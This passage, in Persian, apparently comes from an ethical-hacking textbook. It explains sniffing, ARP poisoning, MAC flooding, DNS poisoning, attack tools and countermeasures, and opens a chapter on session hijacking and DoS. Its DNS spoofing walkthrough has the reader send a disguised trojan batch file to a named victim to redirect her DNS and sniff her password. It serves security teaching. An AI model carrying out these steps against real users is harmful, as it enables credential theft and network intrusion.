
دو نوع مختلف از استراق سمع وجود دارد: پسیو و اکتیو. استراق سمع پسیو (passive sniffing) شامل گوش دادن و به دست آوردن ترافیک است و در شبکه‌هایی که با هاب به یکدیگر متصل هستند، مفید است. استراق سمع اکتیو (active sniffing) شامل حملات ARP spoofing یا traffic-flooding بر یک سوئیچ جهت به دست آوردن ترافیک است. همانطوریکه از نام آن بر می‌آید، استراق سمع اکتیو، قابل شناسایی است اما استراق سمع پسیو، قابل

شناسایی نیست. در شبکه‌هایی که از هاب یا رسانه وایرلس برای اتصال سیستم‌ها استفاده می‌کنند، همه کامپیوترهای روی شبکه، می‌توانند همه ترافیک را ببینند بنابراین، passive packet sniffer، می‌تواند ترافیکی که بین کامپیوترها و هاب انتقال می‌یابد را بدست آورد. شبکه سوئیچی، به نوع دیگری کار می‌کند. سوئیچ، به داده‌ای که دریافت کرده است نگاه می‌کند و بر حسب MAC address، بسته‌ها را ارسال می‌کند. سوئیچ دارای جدولی به نام MAC table است که دارای MAC address و پورت مربوط به همه سیستم‌های متصل به آن است. این سبب می‌شود که سوئیچ بتواند ترافیک شبکه را تقسیم بندی کند و ترافیک را تنها برای مقصد که با MAC address مشخص شده است، ارسال کند. شبکه‌های سوئیچی دارای توان خروجی بهتری هستند و نسبت به شبکه‌هایی که با هاب بسته شده‌اند، بسیار امن‌تر هستند.

استراق سمع اکتیو:



استراق سمع پسیو:



ARP Poisoning

ARP، اجازه ترجمه آدرس‌های IP به آدرس‌های MAC را می دهد. زمانیکه کامپیوتری با استفاده از TCP/IP سعی می‌کند که به کامپیوتر دیگری وصل شود، نیاز به MAC address یا آدرس سخت افزاری کامپیوتر دارد. ابتدا به کش ARP خود نگاه می‌کند تا ببیند که آیا MAC address آن را دارد یا نه. اگر نداشت، درخواست ARP را broadcast می‌کند و می‌پرسد: چه کسی آدرس IP که من به دنبال آن هستم را دارد؟ اگر کامپیوتری که آن آدرس IP را دارد، این کوئری ARP را دریافت کند، با MAC address خود به آن پاسخ می‌دهد و با استفاده از TCP/IP شروع به ارتباط می‌کنند.


ARP poisoning، تکنیکی است که برای حمله به یک شبکه اترنت استفاده می‌شود و به هکر اجازه می‌دهد که فریم‌های داده را در یک شبکه محلی سوئیچی، sniff کند یا همگی ترافیک را متوقف کند. ARP poisoning، در جائیکه هدف ارسال پیام‌های ARP جعلی به یک شبکه اترنتی باشد، از ARP spoofing استفاده می‌کند. این فریم‌ها، دارای MAC addressهای نادرست هستند که دستگاه‌هایی همچون سوئیچ را گیج می‌کنند. در نتیجه، فریم‌هایی که قرار بود برای یک ماشین ارسال شوند، بصورت اشتباهی به ماشین دیگری یا به یک ماشین غیر قابل دسترس (حمله DoS) ارسال می‌شوند. همچنین ARP spoofing، می‌تواند در حمله man-in-the-middle، استفاده شود که تمام ترافیک با استفاده از ARP spoofing ارسال می‌شوند و برای به دست آوردن پسوردها و اطلاعات دیگر، آنالیز می‌شوند.

هکر می تواند با استفاده از ARP poisoning، ترافیک شبکه بین دو ماشین بر روی شبکه را بدست آورد

با حملاتی همچون man-in-the-middle، هکر می تواند:


- حملات DoS را انجام دهد
- داده ها را بدست آورد
- پسوردها را جمع آوری کند
- داده ها را دستکاری کند

برای جلوگیری از ARP spoofing، همیشه MAC address مربوط به gateway را به ARP cache سیستم اضافه کنید. برای این منظور می‌توانید از دستور ARP –s در Cmd ویندوز و با ضمیمه کردن آدرس IP و MAC مربوط به gateway، اینکار را انجام دهید. با اینکار، هکر نمی‌تواند با استفاده از overwrite کردن ARP cache اقدام به ARP spoofing روی سیستم کند اما در محیط‌های که بزرگ هستند به دلیل تعداد زیاد سیستم‌ها، این عمل دشوار و طاقت فرسایی است. در محیط‌های enterprise، می‌توان port security را روی سوئیچ فعال کرد تا MAC addressها را برای هر پورت سوئیچ مشخص کرد.



MAC Duplicating

حمله MAC duplicating، در شبکه sniff شده اجرا می‌شود برای MAC addressهای کلاینت‌هایی که به یک پورت سوئیچ متصل هستند و از یکی از این آدرس‌ها دوباره استفاده می‌کند. با گوش دادن به ترافیک روی شبکه، هکر می‌تواند از MAC address کاربر مشروع استفاده کند. پس از آن، هکر تمام ترافیکی که به برای آن کاربر است را دریافت خواهد کرد. از این تکنیک می‌توان در شبکه‌های وایرلس که MAC filtering فعال شده است استفاده کرد.



Capture کردن توسط Ethereal و نمایش فیلترها

Ethereal، نرم‌افزار رایگانی برای استراق سمع است که می‌تواند بسته‌ها را از یک کارت شبکه بدست آورد. در زیر چند مثال از فیلترهای این برنامه آورده شده است:

- ip.dst eq www.eccouncil.org: این فیلتر، تنها بسته‌هایی که به مقصد وب سرور www.eccouncil.org است را می‌گیرد.
- ip.src == 192.168.1.1: این فیلتر تنها بسته‌هایی که از ۱۹۲,۱۶۸,۱,۱ می‌آیند را می‌گیرد.
- eth.dst eq ff:ff:ff:ff:ff:ff: این فیلتر، تنها بسته‌های broadcast لایه ۲ را می‌گیرد.

MAC Flooding

نرم‌افزار sniffer نمی‌تواند در یک شبکه سوئیچی، ترافیک را بگیرد اما در شبکه هاب می‌تواند. در عوض، می‌تواند ترافیکی ورودی یا خروجی به یک سیستم را بگیرد. بنابراین لازم است که از ابزارهای دیگری برای بدست آوردن تمام ترافیک در یک شبکه سوئیچی استفاده کنید. دو روش برای انجام استراق سمع اکتیو وجود دارد تا سوئیچ، ترافیک را به سیستمی که sniffer دارد ارسال شود: ARP spoofing و flooding.

ARP spoofing، گرفتن MAC address مربوط به gateway شبکه و در نتیجه دریافت همه ترافیکی که به مقصد gateway می‌روند به سیستمی است که sniffer دارد. هکر می‌تواند سوئیچ را با سرازیری ترافیک زیاد به آن، flood کند تا عملکرد آن به عنوان سوئیچ مختل شود و مثل هاب، ترافیک را به تمام پورت‌های خود ارسال کند. این نوع حملات استراق سمع اکتیو، به سیستمی که sniffer دارد اجازه می‌دهد که تمام ترافیک روی شبکه را بدست آورد.

MAC Flooding، شامل flood کردن یک سوئیچ با تعداد زیادی از درخواست ها است

سوئیچ ها دارای حافظه محدودی برای نگاشت بین MAC address های مختلف و پورت های فیزیکی سوئیچ هستند

MAC flooding، از این تکنیک برای بمباران سوئیچ با MAC address های جعلی استفاده می کند تا سوئیچ از کار بیفتد

سپس سوئیچ به عنوان یک هاب عمل می کند و بسته ها را به همه ماشین ها بر روی شبکه، broadcast می کند

پس از آن، استراق سمع می تواند انجام شود

ابزارهای MAC Flooding:

- Macof (Linux-based tool)
- Etherflood (Linux and Windows)

DNS Poisoning

DNS poisoning (DNS poisoning)، تکنیکی است که سرور DNS را فریب می‌دهد تا گمان کند اطلاعات هویتی را دریافت کرده است ولی در حالیکه دریافت نکرده است. زمانیکه سرور DNS، مسموم شد، اطلاعات بطور کلی برای مدتی کش خواهد شد، تاثیر حمله را به کاربران سرور منتشر می‌کند. زمانیکه کاربری درخواست URL یک وب سایت را می‌کند، آدرس به سرور DNS مراجعه می‌کند تا آدرس IP مربوطه را پیدا کند. اگر سرور DNS هک شود، کاربر به وب سایت دیگری فرستاده می‌شود.

این تکنیک می‌تواند برای جایگزینی محتوای قراردادی با محتوایی که هکر انتخاب کرده است، استفاده شود. برای مثال، هکر، آدرس‌های IP ورودی‌های DNS را برای یک وب سایت مسموم می‌کند و آن را با آدرس IP سروری که هکر کنترل می‌کند جایگزین می‌کند. سپس ورودی‌های جعلی برای فایل‌هایی که روی این سرور وجود دارند می‌سازد که با آنهایی که در سرور هدف وجود دارند، مشابه باشد. این فایل‌ها می‌تواند دارای کدهای مخرب باشد از قبیل worm یا یک ویروس.


DNS Posoning، تکنیکی است که DNS Server را اغفال می کند تا گمان کند که اطلاعات هویتی را دریافت کرده است، در صورتیکه اینطور نیست ودریافت نکرده است.

انواع تکنیک‌های DNS poisoning عبارتند از:

- Intranet spoofing: به عنوان دستگاهی در همان شبکه داخلی عمل می‌کند.
- Internet spoofing: به عنوان دستگاهی در اینترنت عمل می‌کند.
- Proxy server DNS poisoning: ورودی‌های DNS را روی پروکسی سرور تغییر می‌دهد تا کاربر به سیستم دیگری هدایت شود.
- DNS cache poisoning: ورودی‌های DNS را روی هر سیستم تغییر می‌دهد تا کاربر به ماشین دیگری هدایت شود.

Intranet DNS Spoofing:

برای این تکنیک، شما باید به LAN متصل باشید و بتوانید بسته‌ها را sniff کنید. با مسموم کردن ARP روتر، در شبکه‌های سوئیچی کار می‌کند.




Internet DNS Spoofing:

برای هدایت تمام ترافیک درخواست‌های DNS از کامپیوتر میزبان به سمت شما استفاده می‌شود.


شکل صفحه بعد، سناریوی Internet DNS Spoofing را نشان می‌دهد.

۱. یک وب سایت جعلی بر روی کامپیوتر خود ایجاد کنید.
۲. Treewalk را نصب کنید و فایل readme.txt را به آدرس IP خود تغییر دهید، Treewalk، شما را سرور DNS خواهد کرد.
۳. فایل dns-spoofing.bat را با آدرس IP خودتان اصلاح کنید.
۴. فایل dns-spoofing.bat را به Jessica بفرستید (مثلا chess.exe)
۵. زمانیکه کاربر بروی فایل تروجانی کلیک می‌کند، در properties کارت شبکه او، DNS را با آدرس دستگاه شما جایگزین می‌کند.
۶. شما برای Jessica، به عنوان سرور DNS خواهید بود و درخواست‌های DNS او از طریق شما رد خواهد شد.
۷. زمانیکه Jessica، به XSECURITY.com متصل می‌شود، وب سایت جعلی را می‌آورد و شما می‌توانید پسورد را sniff کنید و او را به وب سایت واقعی بفرستید.



Proxy Server DNS Poisoning:

تروجانی برای Rebecca ارسال می‌شود و تنظیمات proxy server در Internet Explorer را به هکر تغییر می‌دهد. پیاده‌سازی آن ساده است.



DNS Cache Poisoning:

برای این حمله، هکر از آسیب پذیری که در نرم‌افزار DNS وجود دارد استفاده می‌کند. طبق این آسیب پذیری، اطلاعات نادرست را می‌پذیرد. اگر سرور، بطور صحیح، پاسخ‌های DNS را بررسی نکند تا بداند که از منبع قانونی می‌آیند، سرور، از کش کردن ورودی‌های نادرست خودداری می‌کند. برای مثال، هکر، ورودی DNS برای یک

وب سایت را روی یک سرور DNS، را با آدرس IP سروری که خودش کنترل می‌کند جایگزین می‌کند. سپس روی سروری که کنترلش می‌کند، ورودی‌های جعلی برای فایل‌ها می‌سازد.

ابزارهای هک

EtherFlood، برای flood کردن یک سوئیچ با ترافیک است تا تبدیل به هاب شود. با اینکار، هکر می‌تواند تمام ترافیک روی شبکه را بدست آورد.

Dsniff، مجموعه‌ای از ابزارهای اجرایی یونیکس است که برای بررسی شبکه و انجام تست نفوذ استفاده می‌شود. ابزارهای آن شامل filesnarf، mailsnarf، msgsnarf، urlsnarf، و webspy است. این ابزارها، بصورت پسیو، شبکه‌های آسیب پذیر را مانیتور می‌کنند تا اطلاعات مهم از قبیل پسوردها، ایمیل، و فایل‌ها را بدست آورند.

Sshmitm و webmitm، حملات man-in-the-middle را برای نشست‌های SSH و HTTPS انجام می‌دهند.

Arpspoof، dnsspoof، و macof، با مداخله در ترافیک شبکه سوئیچی که معمولا به دلیل خاصیت سوئیچی بودن شبکه، برای برنامه sniffer غیر قابل دسترس است، کار می‌کند.

Cain & Abel، ابزاری چند منظوره برای هک در ویندوز است که با استفاده از استراق سمع شبکه، امکان بازیابی انواع پسوردها، شکستن پسوردهای رمز شده با استفاده از دیکشنری، brute force، ضبط مکالمات VoIP، رمزگشایی پسوردهای پیچیده، ظاهر کردن کادر پسورد، بازیابی پسوردهای کش شده، و آنالیز پروتکل‌های مسیریابی را می‌دهد.

Packet Crafter، ابزاری برای ساخت بسته‌های سفارشی TCP/IP/UDP است. این ابزار می‌تواند آدرس منبع یک بسته را تغییر دهد و flageهای مختلف آن را کنترل کنید.

SMAC، ابزاری برای تغییر MAC address یک سیستم است و هکر می‌تواند در زمان حمله، MAC address خود را تغییر دهد.

MAC Changer، ابزاری برای جعل یک MAC address در یونیکس است. می‌تواند کارت شبکه را با یک MAC مشخص، MAC تصادفی، MAC فروشنده دیگر، MAC دیگری از همان سازنده تنظیم کند، یا حتی لیست MAC addressهای سازنده را نمایش دهد تا از آن لیست یکی را انتخاب کنید.

WinDNSSpoof، ابزاری ساده به منظور DNS ID spoofing برای سیستم عامل ویندوز است. برای استفاده از آن در شبکه‌های سوئیچی، شما باید بتوانید ترافیک روی کامپیوتر را sniff کنید. بنابراین می‌تواند با یک ابزار ARP spoofing یا flooding استفاده شود.

Distributed DNS Flooder، تعداد زیادی کوئری می‌فرستد تا حمله DoS ایجاد کند و DNS را غیر فعال سازد.

اگر نرم‌افزار DNS، کوئری‌های غیر صحیح را ثبت کند، تاثیر این حمله چند برابر می‌شود.

برخی دیگر از ابزارهای استراق سمع عبارتند از:
Ettercap، ArpSpyX، Effetech، Ace Password Sniffer، Win Sniffer، MSN Sniffer، SmartSniff، SMAC، NetSetMan، Ntop، EtherApe، Snort، Etherpeek، NetIntercept، Cloasoft EtherLook، AW Ports Traffic Anakyzer، CommView، Sniffem، NetResident، Sniphere، BillSniff، URL Snooper، EtherDetect Packet Sniffer، AnalogX Packetmon، Ipgrab، EtherScan Analyzer.

مقابله با استراق سمع

بهترین روش امنیتی برای جلوگیری از استراق سمع در شبکه، رمزگذاری است. هر چند که رمزگذاری، از استراق سمع جلوگیری نمی‌کند اما سبب می‌شود که داده‌هایی که در استراق سمع، به دست هکر می‌افتد، غیر قابل استفاده باشند برای اینکه هکر نمی‌تواند اطلاعات را ترجمه و تفسیر کند. الگوریتم‌های رمزگذاری از قبیل AES و RC4 یا RC5 می‌توانند در تکنولوژی‌های VPN استفاده شوند و روشی رایج برای جلوگیری از استراق سمع در شبکه هستند. همچنین، محدودیت در دسترسی فیزیکی به رسانه شبکه، این اطمینان را می‌دهد که packet snifferها نمی‌توانند نصب شوند. روش دیگر برای جلوگیری از sniff شدن شبکه، تغییر شبکه به SSH است.

روش‌های متعددی برای شناسایی یک sniffer در شبکه وجود دارد:

- Ping method
- ARP method
- Latency method
- استفاده از IDS

شبکه کوچک

از آدرس های IP استاتیک و جداول ARP استاتیک استفاده کنید تا از اضافه کردن ورودی های ARP جعلی از کامپیوترها به شبکه توسط هکر جلوگیری کنید.

شبکه های بزرگ

ویژگی port security را بر روی سوئیچ های شبکه فعال کنید.

از ArpWatch برای مانیتور کردن فعالیتهای اترنت استفاده کنید.

ابزارهای هک

netINTERCEPTOR، فایروال ویروس و اسپم است. گزینه‌های پیشرفته‌ای برای فیلترینگ دارد و می‌تواند اسپم‌های جدید را شناسایی کند و آنها را یاد بگیرد. همچنین می‌تواند آخرین ویروس‌ها و تروجان‌های ایمیل را استراق سمع کند و از نصب تروجان‌ها یا snifferها جلوگیری کند.

Sniffdet، مجموعه‌ای از تست‌ها برای شناسایی از راه دور snifferها در شبکه TCP/IP است. Sniffdet، انواع مختلف تست‌ها را برای شناسایی ماشین‌هایی که بصورت promiscuous mode کار می‌کنند یا یک sniffer دارند، انجام می‌دهد.

ابزارهای دیگری نیز چون ARP Watch، Promiscan، Antisniff و Prodetect برای پیشگیری یا شناسایی snifferها بکار می‌روند.

فصل هفتم

Session Hijacking و Denial of Service

مقدمه

در حمله DoS، هکر تلاش می‌کند تا سرعت سیستم را به شدت کاهش دهد و کاربران نتوانند از منابع آن استفاده کنند. هکرها می‌توانند تنها یک سیستم و یا یک شبکه را مورد هدف قرار دهند و معمولا هم در اینکار موفق می‌شوند.

session hijacking (دزدی نشست)، یکی از روش‌های هک است. زمانیکه هکر، نشستی را گرفت، یک DoS موقتی را برای کاربر نهایی ایجاد می‌کند. پس از آنکه کاربری نشست قانونی را ایجاد کرد، هکر با استفاده از session hijacking، نشست را به دست می‌گیرد. همچنین زمانیکه هکر بین سرور و کلاینت قرار گرفت و تمام ترافیک را استراق سمع کرد، از session hijacking برای انجام حمله man-in-the-middle نیز می‌تواند استفاده کند.

Session hijacking، زمانی رخ می دهد که هکر، به نشست کاربری دسترسی پیدا می کند و شناسه نشست را می دزدد و از طریق آن می تواند وارد سیستم شود و داده ها را بدزدد.

TCP session hijacking، زمانی است که هکر، نشستی که بین دو ماشین وجود دارد را به دست می گیرد و از آنجائیکه اغلب در آغاز نشست، احراز هویت صورت می گیرد، می تواند به ماشین دسترسی پیدا کند.

این فصل در مورد حملات DoS، DDoS، session hijacking، دست تکانی سه مرحله‌ای TCP، پیشگویی sequence number و ابزارهای این حملات توضیح می‌دهد. همچنین در پایان فصل در مورد روش‌های مقابله با DoS و session hijacking توضیح خواهیم داد.

Denial of Service

حمله DoS، تلاش برای از کار انداختن سیستم کاربر یا سازمان است. دو نوع حمله DoS وجود دارد. شما به عنوان یک هکر قانونمند، باید با انواع و نحوه انجام حملات DoS، و نیز robot (BOTs) و شبکه‌های robot (BOTNETs)، حملات smurf و SYN flooding و همچنین با روش‌های مقابله با DoS و DDoS آشنا باشید.

انواع حملات DoS

دو نوع حمله DoS وجود دارد: حملات DoS می‌تواند توسط یک سیستم به یک سیستم دیگر (DoS ساده) یا توسط چندین سیستم به یک سیستم انجام شود (DDoS).

هدف از این حمله این نیست که به سیستم یا داده‌های هدف دسترسی پیدا کنیم بلکه هدف این است که اجازه سرویس دهی کاربران قانونی را بگیریم. ممکن است حمله DoS کارهای زیر را انجام دهد:

- ترافیک عظیمی را به سوی شبکه روانه کند تا جلوی ترافیک مجاز شبکه را بگیرد.
- ارتباط بین دو ماشین را قطع کند بنابراین، جلوی دسترسی به سرویس را بگیرد.
- جلوی دسترسی افراد به سرویس را بگیرد.
- اجازه دسترسی سیستم یا شخص خاصی را از سرویس بگیرد.

ابزارهای مختلفی وجود دارند که ترافیک‌های مختلفی را به سمت قربانی سرازیر می‌کنند اما نتیجه یکسان است: سرویس بر روی سیستم یا شبکه غیر قابل دسترس می‌شود برای اینکه کل منابع سیستم صرف پاسخ به درخواست‌های بیهوده و ساختگی هکر می‌شود.

